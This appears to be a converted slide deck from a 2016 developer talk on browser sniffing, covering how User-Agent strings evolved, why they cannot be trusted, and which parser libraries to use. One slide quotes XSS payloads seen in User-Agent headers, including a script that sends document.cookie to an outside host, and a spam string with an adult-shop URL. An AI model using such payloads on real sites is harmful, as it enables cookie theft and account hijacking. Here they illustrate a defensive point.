# everybody lies

NLHTML5 @ Nerds & Company, March 17th 2016

yes, this talk is about browser sniffing

why a talk about
browser sniffing?

browser sniffing is
# dirty

you should use
**feature detection**

# why a talk about browser sniffing?

Pull requests    Issues    Gist

# Search

useragent                                          | Search |

| Repositories | 512 |

We've found 512 repository results

Sort: **Most stars** ▾

<> Code                                    9,109,967

① Issues                                      24,890

👤 Users                                            3

**Languages**

| Perl | 133 |
| JavaScript | 103 |
| PHP | 81 |
| Ruby | 23 |
| Python | 23 |
| Java | 20 |
| Shell | 6 |
| Objective-C | 6 |
| Go | 6 |
| C# | 6 |

## WhichBrowser/Parser

PHP    ★ 928    ⑂ 123

Browser sniffing gone too far — A **useragent** parser library for PHP

Updated 15 minutes ago

## 3rd-Eden/**useragent**

JavaScript    ★ 397    ⑂ 48

**Useragent** parser for Node.js, ported from browserscope.org

Updated on Dec 4, 2015

## darcyclarke/Detect.js

JavaScript    ★ 394    ⑂ 70

JS Library to detect browser, os and device based on the **UserAgent** String

Updated on Dec 28, 2015

Advanced search    Cheat sheet

## hotoo/detector

JavaScript    ★ 355    ⑂ 94

what is browser sniffing?

The HTTP specification defines the User-Agent header. It contains a string with information about the browser.

Every request the browser makes to the server includes the User-Agent header

```
GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Accept-Language: en-us

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net
```

```
GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Accept-Language: en-us

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net



HTTP/1.1 200 OK

Date: Mon, 08 Feb 2016 10:40:28 GMT

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16

Last-Modified: Thu, 15 Jan 2015 10:10:40 GMT

ETag: "984-50cae11796432"

Accept-Ranges: bytes

Content-Length: 2436

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8


<!doctype html>


<html>

    <head>
```

You can access
the exact same string
using JavaScript

```
<script type="text/javascript">
<!--


    alert(navigator.userAgent);


//-->
</script>
```

Message from webpage

⚠ Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)

OK

You can use the User-Agent
string to identify:

the browser
the rendering engine
the operating system
the device model
and more

why browser sniffing is hard

things started out simple

# Mosaic

Mosaic/1.0 (Win3.1)

The name of
the browser

The version of
the browser

Operating
system

# Netscape Navigator

Mozilla/1.0 (Win3.1)

The code name of
the browser

The version of
the browser

Operating
system

but it quickly started
to get complicated

# Internet Explorer

`Mozilla/1.0 (compatible; ` **MSIE 1.0; Windows 95)**

The name of
the browser

Compatible with
Netscape Navigator 1.0

The version of
the browser

Operating
system

# Opera

Opera/8.54 (Windows 95; U; en)

The name of
the browser

The version of
the browser

Operating
system

United States
level encryption

English
language

**Opera**

`Opera/10.00 (Windows NT 5.1; U; en) Presto/2.2.0`

The name of
the browser

The version of
the browser

Rendering
engine

# Opera

Opera/9.8 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.10

The name of
the browser

Fake version of
the browser

Real version of
the browser

# Firefox

`Mozilla/5.0` (Windows; U; Windows NT 6.0; en; rv:1.9.0.12) Gecko/20090706 Firefox/3.0.12

The name of
the rendering engine

Build date of
the rendering engine

The name of
the browser

Version of
the browser

Version of
the rendering
engine

**Firefox**

Mozilla/5.0 (Windows NT 6.0; rv:15.0)
Gecko/20100101 Firefox/15.0

Build date is no longer
updated

# Firefox

Mozilla/5.0 (Windows NT 6.0; rv:16.0)
Gecko/16.0 Firefox/16.0

and it gets worse...

# 🧭 Safari

Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; en)
AppleWebKit/525.27.1 (KHTML, like Gecko)
Version/3.2.3 Safari/525.28.3

Version of
the browser

The name of
the browser

# Chrome

Mozilla/5.0 (Windows; U; Windows NT 6.0; en)
AppleWebKit/525.27.1 (KHTML, like Gecko)
Chrome/15.0.874.120 Safari/525.28.3

The name of
the browser

Version of
the browser

# Opera

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.155 Safari/537.36 OPR/31.0.1889.180

The name of
the browser

Version of
the browser

**Internet Explorer**

Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

Version of
the browser

and those were all relatively normal User-Agent strings

"User-Agent strings only get larger over time, never smaller"

Niels's second law of User-Agent strings

🌐 Samsung Internet

Mozilla/5.0 (Linux; Android 4.3; en; SAMSUNG GT-I9505 Build/JSS15J)
AppleWebKit/537.36 (KHTML, like Gecko) Version/1.5 Chrome/
28.0.1500.94 Mobile Safari/537.36

Samsung device

Version of the browser

🪐 **Nokia Xpress for Windows Phone**

```
Mozilla/5.0 (Series40; NOKIALumia800;
Profile/MIDP-2.1 Configuration/CLDC-1.1)
Gecko/20100401 S40OviBrowser/1.8.0.50.5
```

# LG Netcast

```
Mozilla/5.0 (X11; Linux; ko-KR)
AppleWebKit/534.26+ (KHTML, like Gecko)
Version/5.0 Safari/534.26+
```

Sometimes browsers include a compatibility mode, or desktop mode which deliberately changes the User-Agent string

# Opera

Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of
the browser

The name of the
operating system

Version of
the browser

# Opera Mobile (desktop mode)

`Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50`

The name of
the browser

ROT 13 encrypted
"mobi"

Version of
the browser

# Internet Explorer

Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)

Browser version

**ⓔ Internet Explorer** (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)

Trident 5 means it's
Internet Explorer 9

And it is possible to change the
User-Agent string yourself

# spam

http://www.sexxlife.it/sexyshop (sexy shop - sexy toys, BDSM, vibratori, falli, vagine, lubrificanti, dvd porno, film hard, lingerie - Migliaia di articoli nel nostro sexy shop online.; http://www.sexxlife.it; info@sexxlife.it)

# XSS attacks

```
<script>alert("My Little Pony");</script>

<script language="JavaScript">document.location=
"http://www.max1094.18.lc/admin/cookies.php?c=" +
document.cookie;</script>

<img src="http://bravo.trollab.org/mylittlepony.png"
alt="My Little Pony">
```

# XSS attacks

# funny people

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1;
Microsoft; Surface Zune Phone XL)
AppleWebKit/537.36 (KHTML, like Gecko)

(╯ °□°) ╯ ︵ ┻━┻

angry people

# angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)
FuckYou/123.0 FuckingFox/321.0

Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)
Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself

W3C standards are important.
Stop fucking obsessing over user-agent already.

# User-Agent strings cannot be trusted!

Everybody lies

# you should never

use browser sniffing for controlling access to your website

# you should never

use browser sniffing for determining browser capabilities

# you should never

build your own
browser sniffing library

what is browser sniffing good for?

# improve ux

if you know the platform or browser, you can streamline the user experience

# analytics

if you know your users,
you can build a better site for them

# error logging

if you know which browser is causing problems, you can fix them

# **Mail** Online

Travel News

# Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- **It often pays to sign up as a 'member' to receive the best deals**
- **Expedia 'steer' users to hotels and prices dependent on browser history**
- **Hotel prices can vary dependent on what device you're using**
- **This kind of 'price discrimination' is not illegal - it pays to be clued up**

By JOHN HUTCHINSON FOR MAILONLINE

PUBLISHED: 13:08 GMT, 29 October 2014 | UPDATED: 13:11 GMT, 29 October 2014

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We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the

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Use a browser sniffing library that is regularly updated. And check if it is possible to automatically schedule updates.

Try libraries like
**UAParser,**
**PiwikDeviceDetector**
or **WhichBrowser**

https://github.com/ua-parser

https://github.com/piwik/device-detector

https://github.com/whichbrowser

Please don't use **WURLF** because it is outdated and just not good

# User agent analysis

by ThaDafinser/UserAgentParser

| User agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/601.5.8 (KHTML, like Gecko) Versio |
|---|---|

**Submit**   Be a bot   Be a iPhone   Be a TV   Be yourself

# Results

| | Browser | | Rendering engine | | Operating system | | Device | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | **Name** | **Version** | **Name** | **Version** | **Name** | **Version** | **Model** | **Brand** | **Type** | **Is mobile** | **Is to** |
| **BrowscapPhp**<br>🕐 0.0453<br>🏷 6011<br>🔄 unknown | Safari | not detected | WebKit | not detected | MacOSX | 10.11 | Macintosh | Apple | Desktop | not detected | not |
| **DonatjUAParser**<br>🕐 0.0000 | Safari | 9.1 | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ |

"If you tell a big enough lie
and tell it frequently enough,
it will be believed"

— Ghandi

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– Ghandi

"If you tell a big enough lie
and tell it frequently enough,
it will be believed"

– Adolf Hitler

# Thank you!

Thank you!